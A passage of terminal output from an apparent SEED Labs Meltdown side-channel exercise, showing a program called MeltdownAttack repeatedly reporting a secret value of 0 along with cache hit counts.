The number of hits is 45
The secret value is 0
The number of hits is 34
The secret value is 0
The number of hits is 21
The secret value is 0
The number of hits is 19
The secret value is 0
The number of hits is 10
The secret value is 0
The number of hits is 19
The secret value is 0
The number of hits is 23
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownAttack
The secret value is 0
The number of hits is 45
The secret value is 0
The number of hits is 43
The secret value is 0
The number of hits is 44
The secret value is 0
The number of hits is 43
The secret value is 0
The number of hits is 47
The secret value is 0
The number of hits is 42
The secret value is 0
The number of hits is 44
The secret value is 0
The number of hits is 51
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```